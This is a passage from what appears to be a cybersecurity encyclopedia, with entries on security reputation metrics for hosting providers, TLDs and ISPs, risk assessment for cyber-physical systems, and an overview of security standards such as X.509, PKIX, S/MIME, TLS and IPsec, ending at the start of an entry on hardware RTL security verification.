choose to act when it comes to abuse and securing their infrastructure. Naturally then, some providers are abused more often than others.

Therefore, the question of which hosting providers are better at securing their infrastructure is one that may be answered through security metrics that quantify how effective each provider is at curbing abuse.

A systematic approach to metrics development within the hosting market is presented in a study by Noroozian et al. (2015), which is scoped to the Netherlands and the result of a collaboration between several local authorities. The aim of the study being to answer the following question: which are the worst hosting providers in Dutch jurisdiction? Metrics developed within this study were used to steer the Dutch hosting market toward more effective security practices via involving several local authorities (Noroozian et al., 2015). Furthermore, Noroozian et al. (2017) have developed metrics for comparing the security of hosting providers globally (Noroozian et al., 2017), which are shown to have considerable predictive power. Other work discusses how multiple approaches to curbing abuse within the hosting market, from loose market-based approaches to stricter regulation-based approaches, may benefit from the employment of security metrics (Fryer et al., 2015; Noroozian, 2020).

Top-Level Domains

There exists little empirical information about the security of entire top-level domains such as .com, .nl, or .top. Korczyński et al. (2017a) were first to present security metrics for this ecosystem and have measured their operational values. They compared entire TLDs against the rest of the market. However, they have explicitly distinguished those metrics from the objective of measuring the security performance of the registry operators. The reason is that a TLD is not a single organization but constitutes an entire “domain name ecosystem” of different types of intermediaries such as domain registries, registrars, or hosting providers.

The follow-up study requested by ICANN, spanning the period up to the end of 2016, investigated the following research question: how do abuse rates in the new gTLDs (e.g., .top, .science, .bank, or .site) compare to legacy gTLDs (e.g., .com, .net, .edu, or .org), since the introduction of the new gTLD program in 2013? To determine the distribution of abusive activities across the gTLDs, Korczyński et al. (2018) have analyzed the number of reported domains from reputed URL and domain blacklists

normalized by the size of their respective TLD, calculated as the number of 2nd-level domain names present in a zone file for each gTLD.

They have compared abuse rates separately for compromised and maliciously registered domains (Maroofi et al., 2020). Reputation metrics reflecting spam activity in the new and legacy gTLDs have revealed an interesting trend: miscreants seem to be switching from abusing legacy to new gTLDs when it comes to maliciously registered spam domains. In the last quarter of 2016, new gTLDs collectively had approximately one order of magnitude higher rate of spam domains per 10,000 registrations compared to legacy gTLDs. Moreover, as many as 15 most abused new gTLDs had more than 10% of all registered domain names blacklisted by Spamhaus at the end of 2016. Finally, as many as 51.5%, 47.6%, and 33.4% of all .science, .stream, and .study new gTLDs, respectively, were maliciously registered by cybercriminals and blacklisted by Spamhaus.

ICANN has used the calculated reputation metrics to review the existing anti-abuse safeguards in new gTLDs and to introduce more effective ones before an upcoming new gTLD rollout.

Internet Service Providers

A significant amount of scientific work addresses the role of Internet service providers (ISPs)—network access providers—in mitigating cybercrime, for instance, through botnet mitigation by employing security metrics (van Eeten et al., 2010, 2016; Asghari et al., 2015a). ISPs typically provide Internet connectivity to customers and thus are in a unique position to mitigate certain forms of cybercrime at their origin.

ISPs should also follow security best practices to mitigate abuse. Examples of some security best practices for ISPs include the use of walled gardens to quarantine and isolate infected machines connected to the Internet (Çetin et al., 2018, 2019) or deploying source address validation, also known as BCP38, to prevent distributed denial-of-service (DDoS) attacks from being launched via their infrastructure (Luckie et al., 2019; Korczyński et al., 2020; Lone et al., 2017) Yet, again, the voluntary nature of implementing such best practices results in certain ISPs experiencing a higher level of abuse than others due to having laxer security practices.

Differences among ISPs in mitigating botnet infections, for instance, have been quantified in several studies. van Eeten et al. (2010), for

example, found that just 50 ISPs account for over half of all spam sources suggesting concentrations of spambots within a few ISPs worldwide.

A typical approach in such studies is to first process global or national datasets of botnet activity from available sinkholes and to extract IP addresses of infected end-user machines. The methods employed typically map each bot-infected IP address to an ISP and then counts the IP addresses seen in each ISP per day to account for IP churn (Moura et al., 2015). Security metrics to compare botnet mitigation among ISPs are then calculated by dividing this count by the numbers of subscribers of each ISP, where a larger number indicate less effective mitigation by the ISP. Such security metrics for botnet mitigation among ISPs have been employed successfully to incentivize ISPs, within the Netherlands, for example, to subscribe to threat intelligence data feeds and deal with bot infections within their networks (van Eeten et al., 2016).

Open Problems and Future Directions

Empirical measurements and analysis of security indicators leading to reliable security reputation metrics has proven to be quite challenging. The challenge partly lies in limitations of data: e.g., coverage, measurement errors, and biases that are invariably linked to metric limitations. For example, the construction of security metrics typically depends on chaotic Internet operations data, such as WHOIS information that are error prone and incomplete, or on ever-evolving dynamic BGP routing data for attributing security incidents to the responsible entities.

The security incidents themselves are observed through various opaque abuse feeds with no clear documentation of their collection methodologies, accuracy, and biases. Abuse feeds contain various degrees of false-positive incident information or carry biases that are not well documented or understood. Abuse feed coverage is also limited with an unknown number of security incidents that goes unnoticed as false negatives for each entity, thereby affecting metric outcomes.

In addition to limitations in data, methodological challenges in constructing metrics also exist. A particularly challenging methodological aspect is that of identifying service providers within certain markets. For example, in the case of hosting providers, there is no maintained authoritative list of companies, even at a country level, to identify the

companies that offer hosting services. This problem is worsened by layers of smaller companies that resell the services of larger hosting providers. Similar problems exist for domain registrars. Yet, such information is vital for the construction and comparison of service providers against their competitors at a market level to make security metrics more useful.

Another methodological challenge is an incomplete causal understanding of the factors that drive abuse across online services. A better and more complete causal understanding of such drivers enriches and allows for the construction of security metrics that are better interpretable, easier to understand, and more useful.

Finally, there are practical limitations as well including the fact that metrics do not reflect the intent of bad service providers whether it be negligent or criminal behavior, for instance, in the case of bullet-proof services that cater to cybercriminals with the promise of ignoring or delaying lawful take down requests. As such, security metrics can be gamed by coordinated criminals, and thus there are limits to how they may be interpreted.

Definition

The ISO/IEC 27000:2018 standard defines *risk* as "the effect of uncertainty on objectives." The same standard defines *risk assessment* as the "overall process of risk identification, risk analysis, and risk evaluation"; *risk identification* as the "process of finding, recognizing, and describing risks"; *risk analysis* as the "process to comprehend the nature of risk and to determine the level of risk"; and *risk evaluation* as the "process of comparing the results of risk analysis with risk criteria to determine whether the risk and/or its magnitude is acceptable or tolerable" (ISO 2018a). Risk assessment is a part of the *risk management* process as specified by the ISO 31000:2018 standard (2018c).

Background

According to the ISO/IEC 27005:2018 standard, "A risk is the combination of the consequences that would follow from the occurrence of an unwanted event and the likelihood of the occurrence of the event" (ISO 2018b). Further, the National Institute of Standards and Technology (NIST) clarifies

that “The purpose of the risk assessment component is to identify: (i) threats to organizations (i.e., operations, assets, or individuals) or threats directed through organizations against other organizations or the Nation; (ii) vulnerabilities internal and external to organizations; (iii) the harm (i.e., adverse impact) that may occur given the potential for threats exploiting vulnerabilities; and (iv) the likelihood that harm will occur. The end result is a determination of risk (i.e., typically a function of the degree of harm and likelihood of harm occurring)” (NIST 2012).

In the context of cyber-physical systems, the concept of risk has also been related to the concept of attack, and has been defined as a metric of three factors, namely (i) the threat level, which measures the extent to which a system is threatened by the attack; (ii) the vulnerability level, which measures the weaknesses that may be exploited by an adversary in order to realize the attack; and (iii) the impact level, which represents the potential damage that would be caused by the attack (Stellios et al. 2018).

Theory and Application

A wealth of security risk assessment methods applicable to general purpose IT systems exists (Kouns and Minoli 2010), and a number of taxonomies and comparison frameworks have been proposed to classify and analyze them (Wangen et al. 2018; ENISA 2006; Campbell and Stamp 2004). Even though several of these methods can be and have been applied to cyber-physical systems (CPS), they cannot accurately assess cyber risks related to CPSs (Ali et al. 2018).

Cyber risk assessment methods for CPSs more often than not are domain specific, as they need to take into account safety as an impact factor additional to the “traditional” impact factors of confidentiality, integrity, and availability. For example, an overview of such methods specific to the smart grid case is provided in (Lamba et al. 2019). Another example is the overview of risk assessment methods for the Internet of Things provided in (Kandasamy et al. 2020). A review of risk assessment methods for SCADA systems is presented in (Cherdantseva et al. 2016). Threat and risk assessment techniques for the automotive domain are reviewed in (Macher et al. 2016).

Ali et al. (2018) list a number of approaches for risk assessment for CPSs, published before 2015. The list is not exhaustive, nor do the authors

indicate how the listed works were selected. A more recent review of a few risk assessment methods for CPS, from the perspective of safety, security, and their integration, including a proposal for some classification criteria was made in (Lyu et al. 2019). However, this review provides a very narrow view of the landscape of the risk assessment methods for CPS that have been proposed at times. A comprehensive survey of security and safety co-engineering methods is provided in (Kavallieratos et al. 2020).

The definition of risk implies that in order to assess risk one has to identify threats and vulnerabilities and to estimate the magnitude and the likelihood of the impact that the risk owner will sustain if a threat is to successfully exploit one or more vulnerabilities. Threat analysis primarily involves the identification of potential threat sources, threat classification, and threat modeling. Threat identification and classification can be based on threat catalogs, as, e.g., in (Kammerstetter et al. 2014) or by applying an adversarial model (Stellios et al. 2018), or by employing a structured method, such as, e.g., STRIDE (Shostack 2014). The latter has been used in several ecosystem environments where CPSs are prominent, among others, in (Kavallieratos and Katsikas 2020; Kavallieratos et al. 2019; Seifert and Reza 2016; Zinsmaier et al. 2020). Vulnerability assessment often involves automated tools such as vulnerability scanners, the CVSS framework (FIRST 2019), IOT vulnerability criteria (Stellios et al. 2018), and databases such as the CVE (MITRE 2020). A survey of data sources for IoT vulnerabilities is provided in (Rytel et al. 2020). Impact assessment is more often than not based on (subjective) stakeholder input, which is processed by the security expert(s). The process can be supported by systematic methods, such as DREAD (Meier et al. 2010) or by considering realistic scenarios that may cover all the connectivity attack paths (Stellios et al. 2018).

When it comes to measuring risk, risk assessment methods are quantitative, qualitative, or semiquantitative. Quantitative risk assessment assigns a numerical value, often in the [1-x] range to each risk. The results are less subjective than those of the other two types, and therefore drive the process of control selection more effectively, but they cannot be easily communicated to nontechnically oriented decision-makers. In contrast, qualitative risk assessment assigns a level value to each risk, such as low, medium, and high. This type of assessment has a limited number of results, but these are more comprehensible to decision-makers. Finally,

semiquantitative risk assessment combines rules and methods for evaluating the risk by combining numeric values and levels; for example, the [1-x] range can easily be converted into qualitative expressions that help risk communication to decision-makers.

A commonly used instrument for presenting the result of a risk assessment in a manner easy to understand and useful for guiding the process on prioritizing the risks is a risk matrix (Cox 2008; Duijm 2015).

In addition to generic IT risk assessment standards such as, e.g., (ISO 2018b; NIST 2012), a few standards specifically targeting a particular category of CPS, namely industrial control systems (ICS), also exist (Stouffer et al. 2015; NIST 2018; ANSI/ISA 2020; IEC 2014).

Open Problems and Future Directions

Security risk assessment for IT systems is a mature field. However, research into risk assessment for CPS started recently. Even though the underlying principles are the same, risk assessment in CPS faces some challenges uncommon to “traditional” IT systems.

Risk assessment for IT systems leverages prior knowledge of and experience on security incidents. Even though data on such incidents may be insufficient for supporting the creation of exact actuarial tables that would support the cybersecurity insurance industry, they are a valuable source of input to the risk assessment process. This is not yet the case with security incidents involving CPSs, for which historical data are scarce.

Simulation has since the 1970s been proposed as a pathway for identifying possible accidents in the context of safety assessment. The advent of computational and modeling capabilities has now made possible its use for systematically assessing the risk of intentional attacks against a CPS (Zio 2018). Digital twin technology (Grieves and Vickers 2017) enhances greatly the potential of simulation for assessing security risks in CPSs. It also allows capturing the dynamic character and the system-of-systems nature of CPSs.

Security Standards Activities

Russ Housley[88] ✉
(88) Vigil Security, LLC, Herndon, VA, USA

✉ **Russ Housley**
Email: housley@vigilsec.com

Definition

A security standard defines a set of mechanisms that provide one or more security service, including data integrity, authentication, nonrepudiation, data confidentiality, and access control. Some security standards are embedded within a data protocol, others are defined separately for use with many different data protocols, and still others define infrastructure.

Background

This entry describes a number of highly visible security standards activities. It cannot be exhaustive, but it does include many standards bodies that are influencing the security industry and product development. Many of the standards are interrelated; for example, *X.509* public-key certificates have been profiled for use in the Internet by the PKIX working group of the Internet Engineering Task Force (IETF), and in turn, that profile has been augmented by the PKIX working group for qualified certificates, which are used to identify human beings involved in electronic commerce.

Activities

X.509

ITU-T Recommendation X.509 defines public-key *certificates* and *attribute certificates*. ITU-T, previously called CCITT, has been developing telecommunications standards for decades. X.509 (ITU-T 1997, 2019) is part of a joint effort between ITU-T and the International Organization for Standardization, usually called ISO. The X.500 series of documents have numbers assigned by both standards bodies, but the numbers assigned by ITU-T are traditionally used to refer to the documents. Within this series, X.509 defines the public-key certificate to provide authentication in a ubiquitous global directory environment. While the envisioned directory deployment has never materialized, the certificate format has been used in small, closed networks as well as large, open deployments. Public-key certificates enable secure communication between entities that were unknown to each other prior to the communication. Deployments of public-key certificates are known as *public-key infrastructure* (PKI). A common certificate format is necessary to bring PKI to large multinational corporations or millions of Internet users. X.509 defines a flexible, extensible certificate format. The widespread adoption of X.509 is due to two factors. First, X.509 is technically suitable for many environments. Second, it was developed at an important time; it became an international standard at a time when many vendors were ready to implement certificate-based products.

X.509 includes a powerful extension mechanism. It was defined for Version 3 certificates and Version 2 CRLs (*Certificate Revocation Lists*). Arbitrary extensions can be defined and incorporated into a certificate or CRL, and a criticality flag indicates whether or not a certificate using system needs to properly handle this extension as part of the verification process. Certificate and CRL contents can readily be tailored to specific environments, and the inclusion of a particular critical extension can restrict use of the certificate to a particular application environment.

X.509 also specifies the attribute certificate format. An attribute certificate is used in conjunction with a public-key certificate to provide additional information, especially authorization information, about the named entity.

X.509 certificates and CRLs are encoded using the Abstract Syntax Notation One (ASN.1) (ITU-T 2015).

The ITU-T continues to maintain X.509 as well as develop X.509 enhancements. Much of the maintenance takes the form of clarifying text,

and enhancements take the forms of new standard extensions. Any problems found through operational experience are addressed in the standard through a formal defect reporting and resolution process.

PKIX

The Internet Engineering Task Force (IETF) is responsible for creating standards for the Internet. For the most part, the IETF develops protocols. This work is carried out by a number of working groups, which are organized into areas. Within the security area, the *PKIX (Public-Key Infrastructure using X.509)* working group was formed at the end of 1995 to tailor the X.509 public-key certificate to the Internet environment. The working group set out to define an Internet PKI. It did not take long for the group to realize that defining an Internet PKI was more extensive than profiling the X.509 certificate. Thus, the PKIX charter was written to encompass four major activities:

1. X.509 certificate and certificate revocation list (CRL) profile

2. Certificate management protocols

3. Operational protocols

4. Certificate Policy (CP) and Certification Practice Statement (CPS) Framework

The first activity was the original motivating task. The profile includes detailed specification of the mandatory, optional, critical, and noncritical extensions in a *PKIX-compliant* certificate or CRL. The profile was first published in January 1999 (Housley et al. 1999). It was subsequently updated in April 2002 (Housley et al. 2002) and May 2008 (Cooper et al. 2008). The most recent update provides guidance on the use of international character sets (Yergeau 1998). In addition, the qualified certificate profile was developed in January 2001 (Santesson et al. 2001), and it was updated in March 2004 (Santesson et al. 2004). Also, the attribute certificate profile was developed in April 2002 (Farrell and Housley 2002), and it was updated in January 2010 (Farrell et al. 2010).

The second activity was to specify the protocols for management operations required in the Internet PKI, including certification of entities and their key pairs, *certificate revocation*, key backup and recovery (Key Management), *Certification Authority* (CA) key rollover, and cross-certification. Two competing protocols were developed: CMP (Adams and Farrell 1999) and CMC (Myers et al. 2000). CMP was updated in September 2005 (Adams et al. 2005). CMC was updated in June 2008 (Schaad and Myers 2008) and November 2011 (Schaad 2011).

The third activity, operational protocols, was to specify the protocols for day-to-day Internet PKI operation, such as certificate retrieval, CRL retrieval, and online certificate status checking. The results, to date, include several important specifications. One specification tells how to use FTP and HTTP to access repositories (Housley and Hoffman 1999). Another specification tells how to use HTTP to access a certificate store (Gutmann 2006). Other specifications tell how to use an LDAPv2 directory as a repository (Boeyen et al. 1999a, b). And another specification defines the Online Certificate Status Protocol (OCSP) (Myers et al. 1999), which is very widely deployed in support of the PKI for the World-Wide Web (WWW). A profile of OCSP called "Lightweight OCSP" for use in high-volume environments was published in September 2007 (Deacon and Hurst 2007), and the OCSP specification was updated in June 2013 (Santesson et al. 2013).

Finally, the fourth activity, guidance to CP and CPS authors, provides topics and formats for these documents. The guidance was originally published in March 1999 (Chokhani and Ford 1999). The American Bar Association's Information Security Committee joined forces with the PKIX working group to improve it; an update was published in November 2003 (Chokhani et al. 2003).

PKIX has played an essential role in bringing PKI to the Internet. These protocols and functions make a PKI possible in the diverse Internet environment. The flexibility, extensibility, and generality can satisfy greatly differing requirements. The PKIX work continues to evolve, and over time its charter expanded to include supportive additional work items such as time-stamping protocols. The *Time-Stamp Protocol* (TSP) (Adams et al. 2001) was published in August 2001. The PKIX working group has concluded, but maintenance of this work continues in the LAMPS working group.

LDAP

The Lightweight Directory Access Protocol (LDAP) (Howes and Smith 1997) was originally conceived as a simple-to-describe and simple-to-implement subset of the capability of the X.500 Directory Access Protocol (DAP). Over time, the subset of functions and features has expanded. Today, it is used as the access protocol for many repositories, some of which are based on X.500 directories, but many are not. As part of this evolution, the "lightweight" aspect of the protocol has diminished. Nevertheless, many vendors worldwide use LDAPv2 (Yeong et al. 1995) and LDAPv3 (Wahl et al. 1997).

Interoperability between PKI products from many different vendors in an LDAP environment is facilitated by the LDAPv2 schema (Boeyen et al. 1999b) and the LDAPv3 schema (Zeilenga 2006). These specifications describe how to locate certificate and CRL information in LDAP-compliant repositories.

S/MIME

In 1995, a consortium of industry vendors led by RSA Data Security, Inc. developed a companion security solution to the Multipurpose Internet Mail Extensions (MIME) specifications, which are the basis for any e-mail message that goes beyond simple text. For example, an e-mail message that includes more than one font, bold text, or an attachment makes use of MIME. Secure MIME (S/MIME) specifies encryption and digital signatures for MIME messages. While a formal standards body did not develop the original S/MIME specifications, many important product vendors embraced S/MIME. To build on and expand this success, the consortium released change control of the S/MIME Version 2 documents (Dusse et al. 1998a, b) to the IETF in 1997. S/MIME depends upon the cryptographic message syntax (CMS) (Housley 1999). Like X.509 certificates and CRLs, CMS uses ASN.1 (ITU-T 2015) to encode data structures.

The IETF S/MIME working group developed significant enhancements, resulting in S/MIME Version 3 (Housley 1999; Rescorla 1999; Ramsdell 1999a, b; Hoffman 1999). The primary focus of the S/MIME working group was to develop an algorithm-independent protocol and incorporate a number of new security features into the specifications, while preserving compatibility with the earlier specification whenever possible. In particular, the S/MIME Version 3 specifications include support for sending encrypted

messages to large mail lists, security labels on messages (e.g., “company proprietary,” “secret,” or “top secret”), and signed message receipts. These signed receipts provide proof that the intended recipient received a signed message that contained a request for a receipt.

The S/MIME Version 3 specifications include discussion of PKI concepts such as certificate format, certificate processing, and CRLs. These specifications are compatible with the X.509 profile developed by the IETF PKIX working group, and they provide additional details for the use of X.509 certificates in the e-mail environment. Further, provision is made in the message envelope to carry an arbitrary number of certificates and CRLs to assist the recipient with certification path construction and validation.

The S/MIME Version 3.1 (Housley 2004, 2007; Ramsdell 1999c, d) specifications update the mandatory-to-implement cryptographic algorithms, and they include features to facilitate the migration from one algorithm suite to another.

The S/MIME working group has concluded, but maintenance of this work continues in the LAMPS working group.

LAMPS

The IETF LAMPS (Limited Additional Mechanisms for PKIX and SMIME) working group is performing maintenance on the specifications that were originally developed in the PKIX working group and the S/MIME working group.

The LAMPS working group produced the specifications for S/MIME Version 4.0 (Schaad et al. 2019a, b).

The LAMPS working group produced the specifications for including e-mail addresses with international character sets in certificates (Melnikov and Chuang 2018; Housley 2018).

Current work in the LAMPS working group includes improvements in the integrity protection of e-mail message headers, which includes the subject line of the message, and specifications for modern cryptographic techniques.

JOSE

The IETF JOSE (Javascript Object Signing and Encryption) working group is concluded, but it produced a series of specifications that are used for security in application layer protocols, especially protocols that operate in

the World-Wide Web. OAuth 2.0 (Hardt 2012) is a primary example of such a protocol, where security-relevant information is encoded in a URL. All of these specifications employ JavaScript Object Notation (JSON) Data Interchange Format (Bray 2014). The JOSE series of specifications provide similar security building blocks to CMS (Housley 2009), except the data structures are encoded using JSON.

The JOSE working group produced four specifications for cryptographic security:

1. JSON Web Signature (JWS) (Jones et al. 2015) provides digital signatures or Message Authentication Codes (MACs) using JSON-based data structures

2. JSON Web Encryption (JWE) (Jones and Hildebrand 2015) provides encrypted content using JSON-based data structures

3. JSON Web Key (JWK) (Jones 2015a) provides a JSON data structure that represents a cryptographic key

4. JSON Web Algorithms (JWA) (Jones 2015b) registers cryptographic algorithms and identifiers to be used with JWS, JWE, and JWK

COSE

The IETF COSE (CBOR Object Signing and Encryption) working group produced a specification that is used for security in application layer protocols, especially protocols that operate in the device-to-device environments. These environments are often referred to as the Internet of Things (IoT). CBOR (Concise Binary Object Representation) (Bormann and Hoffman 2013) is another way to encode data structures, and it is designed to fit within the constraints associated with small hardware devices. The COSE (Schaad 2017) specification provides similar security building blocks to CMS (Housley 2009) and JOSE (Jones et al. 2015; Jones and Hildebrand 2015; Jones 2015a, b), except the data structures are encoded using CBOR.

The COSE specification provides these building blocks for cryptographic security:

- *Signing objects*. COSE supports two signature structures. COSE_Sign allows for one or more signatures over the same content, and COSE_Sign1 is restricted to a single signer.
- *Encryption objects*. COSE supports two encryption structures. COSE_Encrypt0 is used when the recipient implicitly knows the key to be used for decryption, and COSE_Encrypt is used for all other cases.
- *MAC objects*. COSE supports two MAC structures. COSE_MAC0 is used when the recipient implicitly knows the key needed to check the message authentication code, and COSE_MAC is used for all other cases.
- *Key objects*. A structure for cryptographic keys and associated parameters.

IPsec

IPsec is designed to provide interoperable, high-quality, cryptographically based security for the Internet protocol (both Version 4 (IPv4) and Version 6 (IPv6)). The security services offered include access control, connectionless integrity, data origin authentication, protection against replays, confidentiality, and limited traffic flow confidentiality. The services are provided by cryptographic key management procedures and protocols in conjunction with traffic security protocols. IPsec includes two traffic security protocols: the Authentication Header (AH) (Kent 2005a) and the Encapsulating Security Payload (ESP) (Kent 2005b).

Either the Internet Key Exchange (IKE) protocol (Harkins and Carrel 1998) or IKEv2 (Kaufman 2005) is used to establish the symmetric keying material needed by AH and ESP. IKE and IKEv2 provide for strong authentication of the IP layer entities based on many different techniques, including X.509-certificate-based authentication.

The IPsec working group has concluded, but maintenance of this work continues in the IPsecME working group.

IPsecME

The IETF IPsecME working group is performing maintenance on the specifications that were originally developed in the IPsec working group.

The IPsecME working group produced an update to the IKEv2 specification (Kaufman et al. 2010).

The IPsecME working group has produced many specifications to aid robust deployment of IPsec in many different environments and specifications for additional cryptographic techniques.

Current work in the IPsecME working group includes improvements in traffic flow security and specifications for modern cryptographic techniques.

TLS

Netscape developed the secure sockets layer (SSL). SSL Version 3.0 (SSLv3.0) was widely deployed to secure World-Wide Web transactions, and in 1996, Netscape released change control for the protocol to the IETF. The *Transport Layer Security (TLS)* specification (Dierks and Allen 1999; Dierks and Rescorla 2006, 2008; Rescorla 2018) is the IETF standards track version of SSLv3.0. This history has many parallels to S/MIME: the original specification was developed outside of any standards body, and then it was released to the IETF, who took over configuration control and made enhancements.

TLS creates a secure channel between two transport layer entities, providing certificate-based authentication, information integrity, and data confidentiality. TLS is usually used with an X.509 certificate to authenticate the server; however, while it is rarely used, a certificate can also be used to authenticate the client.

TLS provides security for connection-oriented protocols such as TCP. The Datagram TLS (DTLS) (Rescorla and Modadugu 2006, 2012) was developed to provide similar security services to connectionless protocols such as UDP. DTLS has become an important security protocol in the Voice over IP (VoIP) application environment. The TLS working group is currently working on the specification for DTLS version 1.3.

Secure Shell

Secure Shell (SSH) is a client-server protocol that is typically used to log into a remote computer and execute commands, but it also supports tunneling of other protocols such as X-windows.

In 1995, TatuYlönen, a researcher at Helsinki University of Technology in Finland, designed the first version of the SSH protocol. The goal of SSH was to replace the rlogin, TELNET, and rsh protocols, with one that prevented password-sniffing attacks.

In 1996, SSH version 2 was designed, which was incompatible with the original version, but offered improved security and the ability to run any number of shell sessions over a single SSH connection. This version of SSH was proprietary.

In 1999, developers that want a freely available version began the Open SSH effort.

In 2006, the IETF SECSH working group published SSH as a proposed Internet standard (Ylonen and Lonvick 2006).

In 2009, the IETF ISMS working group, in an effort to provide security for network management, defined the way to protect SNMP (Simple Network Management Protocol) traffic with SSH (Harrington et al. 2009).

In 2018, the IETF CURDLE working group, in an effort to accommodate modern cryptographic techniques, added support for the exchange of information about supported protocol extensions confidentially (Bider 2018).

AAA

In 1997, the IETF created the first standard Authentication, Authorization, and Accounting (AAA) protocol, called RADIUS (Remote Access Dial-In User Service) (Rigney et al. 2000a, b; Rigney 2000). As the name implies, RADIUS is designed for use with Dial-In Access Servers. RADIUS has been a big success, displacing many proprietary protocols. RADIUS is widely implemented as Network Access Servers (NASs) serving analog and digital dial-in Point-to-Point Protocol (PPP) service, and it is the prevalent Internet service provider (ISP) access authentication protocol. RADIUS has been adapted for use with DSL (using PPPOE), cable access, and wireless local and wide area networks. RADIUS has been successful because it offers a simple and flexible model for client-server exchanges. However, this simple model does not have sufficient security for some new applications, and it also lacks support for server-initiated control.

The IETF AAA working group is responsible for building a more secure and capable AAA protocol. A number of proposals were evaluated in June 2000, and the working group selected the Diameter protocol (Mitton et al. 2001). Diameter is designed to be compatible with RADIUS to a great extent, but many of the messaging underpinnings have been upgraded to be more secure. Security is provided using CMS and IPsec.

Diameter explicitly supports server-to-client requests and message forwarding. These capabilities have previously been forced into RADIUS (Mitton 2000). Diameter also includes explicit support for application suite additions. Application designs have been drafted that employ Diameter for authentication in the third-generation, fourth-generation, and now fifth-generation wireless telecommunications (http://www.3gpp2.org/) environments.

OpenPGP

As with the S/MIME and TLS working groups, the IETF OpenPGP working group was formed to develop a standard based on a protocol that was developed outside of any standards body. The popular *Pretty Good Privacy* (PGP) e-mail security package was brought to the IETF so that interoperable implementations from different vendors could be developed. OpenPGP (Callas et al. 2007) defines e-mail message protection and the PGP certificate format (an alternative to X.509). Despite a loyal installed base, OpenPGP has not seen great adoption in many corporate or government environments. Many view OpenPGP as an individual-to-individual solution. The user-centric trust model cannot easily be centrally controlled by an organization.

XML Security

Prominent standards bodies are actively developing XML (eXtensible Markup Language) security specifications, including the World-Wide Web Consortium (W3C) and the Organization for the Advancement of Structured Information Standards (OASIS).

The W3C developed specifications for the XML syntax with respect to encryption (http://www.w3.org/TR/2002/REC-xmlenc-core-20021210/) and digital signature (http://www.w3.org/TR/2008/REC-xmldsig-core-20080610/).

The OASIS Security Services Technical Committee developed the Security Assertion Markup Language (SAML) (http://www.oasis-open.org/specs/#samlv2.0). SAML provides an XML framework for exchanging authentication and authorization information. The underlying authentication mechanism may be PKI based, but SAML encompasses a number of other authentication technologies as well.

IEEE P802

Local Area Network (LAN) and Metropolitan Area Network (MAN) standards encompass a number of data communications technologies and the applications of these technologies. There is no single technology that is applicable to all applications. Correspondingly, no single local or metropolitan area network standard is adequate for all applications. As a result, the Institute of Electrical and Electronics Engineers (IEEE) Standards Association sponsors several working groups and technical advisory groups within Project 802.

Security was the focus of IEEE 802.10, but the standards that it produced never saw much adoption. As a result, this series of standards has been withdrawn. Despite this situation, a recognized need for encryption of LAN and MAN traffic resulted in the development of an alternate solution. IEEE 802.1AE accommodates very-high-speed LAN environments.

IEEE 802.1X specifies port-based access controls. It provides a means of authenticating and authorizing devices attached to a LAN port, preventing access when authentication and authorization fail.

IEEE 802.11 includes the ability to encrypt wireless LAN traffic using the Wired Equivalent Privacy (WEP) protocol. Unfortunately, WEP has many flaws. IEEE 802.11i provides a short-term and a long-term replacement for WEP, called TKIP and CCMP, respectively. The Temporal Key Integrity Protocol (TKIP) is intended to replace WEP on hardware that was originally designed for WEP. TKIP is implemented by firmware and driver software upgrades. The Counter and CBC-MAC Protocol (CCMP) embraced significant security improvements, but CCMP is not compatible with the older hardware. Today, products implement both TKIP and CCMP, but TKIP is provided for compatibility with fielded devices.

ANSI X9F

The American National Standards Institute (ANSI) committee X9 (Financial Services) develops and publishes standards for the financial services industry. X9 also holds the US vote for international banking standards in ISO Technical Committee 68. X9 standards facilitate delivery of financial products and services. X9F, the Data and Information Security Subcommittee, deals with standardization to reduce financial data security risk and vulnerability. X9F includes working groups that focus on cryptographic tools (X9F1) and security protocols (X9F3), among others.

X9F has published many standards (http://www.x9.org). Many X9 standards become international standards through a close working relationship with ISO TC68.

FIPS

The US National Institute of Standards and Technology (NIST) is responsible for the development of standards that must be followed by the US Federal Government; they are called Federal Information Processing Standards (FIPS). These standards are followed by vendors that want to sell products to the US Federal Government, and they are followed by many others too.

FIPS publications are issued by NIST after approval by the secretary of commerce pursuant to Section 5131 of the Information Technology Reform Act of 1996 and the Federal Information Security Management Act of 2002.

FIPS publications cover a wide range of topics. The Advanced Encryption Standard (AES) is published in FIPS 197 (National Institute of Standards and Technology 2001). AES is one example of a FIPS that has seen worldwide acceptance and deployment.

NIST is currently running a competition to select cryptographic algorithms that will remain secure if large-scale quantum computers (National Academies of Sciences, Engineering, and Medicine 2019) are invented. If large-scale quantum computers are ever built, these computers will be able to break many of the public-key cryptosystems currently in use. A post-quantum cryptosystem is a system that is secure against such large-scale quantum computers. It is open to conjecture when it will be feasible to build such computers; however, RSA, DSA, ECDSA, and EdDSA are all vulnerable if large-scale quantum computers come to pass. This effort by NIST will become the foundation for the next generation of public-key cryptographic algorithms for digital signatures and symmetric key management.

Influential Activities

Some activities that are not part of any formal security standards body are influencing security standards development, the security industry, and product development. Again, this section cannot be exhaustive, but one highly visible security standards influencing activity is discussed.

US FPKI

The US Federal Public-Key Infrastructure (FPKI) is an initiative by the US Government to define a PKI suitable for its own use. The FPKI includes the Federal Bridge CA. Many PKI service providers want to cross-certify with the Federal Bridge so that users in the US Federal Government are able to validate their certificates. Cross-certification requires a review of the vendor's certification policy using in the format specified by the IETF PKIX working group.

The US FPKI also imposes requirements on vendors wanting to sell PKI products to the US Government. To the greatest extent possible, commercial standards have been referenced and profiled. So far, the FPKI is sufficiently similar to other PKIs that meeting these requirements has not unduly restricted vendors.

RTL security verification; Security validation

Background

System-on-chips (SoCs) are being utilized in computing and communication systems. Modern SoCs are highly complex, consisting of multiple intellectual property (IP) cores, each with their unique functionality and the connections between them (Farzana et al., 2019). These IPs provide their unique security challenges when integrated in a SoC (Dessouky et al., 2019). A security vulnerability that escapes the design verification phase can result in subverting the SoC by a malicious entity, who exploits it. Recently, a set of Common Weakness Enumeration (CWE) was released by MITRE, pertaining to hardware vulnerabilities. Hardware security vulnerabilities that cannot be addressed by software or firmware patches will result in product recall, causing significant revenue loss to a design house. Unfortunately, most electronic design automation (EDA) verification tools are directed toward improving functional correctness. Hence, they are not suitable to detect security vulnerabilities. Modern

industry practices include manual register transfer level (RTL) reviews to diagnose these vulnerabilities, which is not scalable. Now, they will describe some of the existing security verification methodologies developed by both industry and academia.

State of the Art

Although the software industry has several tools to detect security vulnerabilities, there are very few EDA tools designed for hardware security. In this section, they will discuss some of the existing security verification methodologies.

Information Flow Tracking

